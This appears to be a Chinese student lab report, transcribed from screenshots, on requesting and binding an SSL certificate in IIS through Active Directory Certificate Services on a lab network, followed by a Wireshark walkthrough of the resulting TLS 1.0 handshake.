
## 4. 证书的使用（数字签名身份 TLS）

### 4.1 ssl 配置

（1）首先打开 IIS 服务器，选择“服务器证书”



（2）接着点击“创建证书申请”。



### (3) 填写信息。

申请证书

可分辨名称属性

指定证书的必需信息。省/市/自治区和城市/地点必须指定为正式名称，并且不得包含缩写。

通用名称(M):	<input type="text" value="jiangyichuan08193041"/>
组织(O):	<input type="text" value="cumt"/>
组织单位(U):	<input type="text" value="cumt"/>
城市/地点(L)	<input type="text" value="xuzhou"/>
省/市/自治区(S):	<input type="text" value="jiangsu"/>
国家/地区(R):	<input type="text" value="CN"/>

上一页(P) 下一步(N) 完成(F) 取消

### (4) 创建文件。

申请证书

文件名


为证书申请指定文件名。此信息可以发送给证书颁发机构签名。

为证书申请指定一个文件名(R):


<input type="text" value="C:\Users\administrator\Desktop\cert.txt"/>	<input style="border: 1px solid blue;" type="button" value="..."/>
--	--

上一页(P) 下一步(N) 完成(F) 取消

(5) 复制文件中的内容。



(6) 登录客户机，访问 <https://192.168.121.101/certsrv>，登录账户。





## (7) 点击“申请证书”。

Microsoft Active Directory 证书服务 -- jiangyichuan08193041-WIN-EM84SN19S1D-CA-1 [主页](#)

---

欢迎使用

---

使用此网站为你的 Web 浏览器、电子邮件客户端或其他程序申请证书。通过使用证书，你可以向通过 Web 进行通信的用户确认你的身份、签名并加密邮件，并根据你申请的证书类型执行其他安全任务。

你也可以使用此网站下载证书颁发机构(CA)证书、证书链，或证书吊销列表(CRL)，或者查看挂起申请的状态。

有关 Active Directory 证书服务的详细信息，请参阅 [Active Directory 证书服务文档](#)。

选择一个任务：

- [申请证书](#)
- [查看挂起的证书申请的状态](#)
- [下载 CA 证书、证书链或 CRL](#)

## (8) 点击“使用....base64....”。

Microsoft Active Directory 证书服务 -- jiangyichuan08193041-WIN-EM84SN19S1D-CA-1 [主页](#)

---

高级证书申请

---

CA 的策略决定你可以申请的证书类别。单击下列选项之一来：

- [创建并向此 CA 提交一个申请。](#)
- [使用 base64 编码的 CMC 或 PKCS #10 文件提交 一个证书申请，或使用 base64 编码的 PKCS #7 文件续订证书申请。](#)

## (9) 填写信息，证书模板选择 web 服务器。

Microsoft Active Directory Certificate Services -- jiangyichuan08193041-WIN-EM84SN19S1D-CA-1

---

提交一个证书申请或续订申请

---

要提交一个保存的申请到 CA，在“保存的申请”框中粘贴一个由外部源(如 Web 浏览器)生成的 #10 证书申请或 PKCS #7 续订申请。

保存的申请：

Base-64-encoded certificate request (CMC or PKCS #10 or PKCS #7):

```
VR0OBBYEFKrHkah60B7ohDg4WYjYqyonLbirMA0G1
KbWAM8dUFHrS85RaWfP3B7dV/nztkMPraG22L7hY
42mcXZeJDfeu2QRdC1gUz1MJ7AyvL4rskDC0zsVY
aaQBFz1BFpx1B1sXpvP/fsFnxDqDmx7JG9CcBX+N
-----END NEW CERTIFICATE REQUEST-----
```

证书模板：

Web 服务器

附加属性：

Attributes:

提交 >



(10) 证书已颁发成功。

Microsoft Active Directory 证书服务 -- jiangyichuan08193041-WIN-EM84SN19S1D-CA-1

---

### 证书已颁发


你申请的证书已颁发给你。

☒ DER 编码 或 ☐ Base 64 编码


 [下载证书](#)  
[下载证书链](#)

---


(11) 再打开 IIS 管理器，点击“完成证书申请”。




(12) 导入下载的证书。




(13) 可以看到出现新的证书，且信息和刚才申请的一致。



(14) 接着将刚申请的证书绑定到 web 页面上：点击“绑定-添加”，类型选择为 https，SSL 证书选择刚刚创建的证书。




(15) 接着访问 https://192.168.121.101，可以看到证书为刚刚申请的证书。




## 4.2 SSL 流量分析。

(1) 使用 wireshark 进行抓包：首先点击“开始捕获”，接着使用 win7 重新申请网址。



(2) 从图中可以看到首先是浏览器发起一个 client hello 握手请求包含一个随机字符串，然后服务器使用 TCP 协议发出 ACK 确认收到。



(3) 接着服务器发出 Server Hello 响应，其中仍然包含客户机发送来的随机字符串，Server Hello Done 消息表明服务器已经将所有预计的握手消息发送完毕。然后客户机发出 ACK 确认。





VMware Network Adapter VMnet8

文件(F) 编辑(E) 视图(V) 数据(D) 分析(A) 统计(S) 电话(T) 无线(W) 工具(I) 帮助(H)

应用层过滤器: c:\p1-1/2

Time	Source	Destination	Protocol	Length	Info
16.4.586710	192.168.121.105	192.168.121.101	TCP	66	51647 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
17.4.586992	192.168.121.101	192.168.121.105	TCP	66	443 → 51647 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
18.4.586988	192.168.121.105	192.168.121.101	TCP	54	51647 → 443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
19.4.589402	192.168.121.105	192.168.121.101	TLSv1	162	Client Hello
20.4.590193	192.168.121.101	192.168.121.105	TCP	1514	443 → 51647 [ACK] Seq=1 Ack=109 Win=2102272 Len=1460 [TCP segment of a reassembled PDU]
21.4.590199	192.168.121.101	192.168.121.105	TLSv1	432	Server Hello, Certificate, Server Key Exchange, Server Hello Done
22.4.590295	192.168.121.105	192.168.121.101	TCP	54	51647 → 443 [ACK] Seq=109 Ack=1839 Win=65700 Len=0
23.4.599791	192.168.121.105	192.168.121.101	TLSv1	220	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
24.4.601189	192.168.121.101	192.168.121.105	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
25.4.626302	192.168.121.105	192.168.121.255	NDNS	92	Name query NB WPAD<00>
26.4.637432	192.168.121.101	192.168.121.105	TCP	113	[TCP RSTransmission] 443 → 51647 [PSH, ACK] Seq=1839 Ack=275 Win=2102016 Len=59
27.4.637542	192.168.121.105	192.168.121.101	TCP	66	51647 → 443 [ACK] Seq=275 Ack=1898 Win=65640 Len=0 SLE=1839 SRE=1898
28.5.003429	VMware_00:00:08	Broadcast	ARP	42	Who has 192.168.232.2? Tell 192.168.232.1

< >

> Frame 24: 113 bytes on wire (904 bits), 113 bytes captured (904 bits) on interface \Device\NPF-{776F5B97-425C-4DDA-9A9C-08967E115BFA}, id 0

> Ethernet II, Src: VMware\_fe:64:8d (00:0c:29:fe:64:8d), Dst: VMware\_d5:62:66 (00:0c:29:d5:62:66)

> Internet Protocol Version 4, Src: 192.168.121.101, Dst: 192.168.121.105

> Transmission Control Protocol, Src Port: 443, Dst Port: 51647, Seq: 1839, Ack: 275, Len: 59

▼ Transport Layer Security

- ▼ TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  - Content Type: Change Cipher Spec (20)
  - Version: TLS 1.0 (0x0301)
  - Length: 1
  - Change Cipher Spec Message
- ▼ TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
  - Content Type: Handshake (22)
  - Version: TLS 1.0 (0x0301)
  - Length: 48
  - Handshake Protocol: Encrypted Handshake Message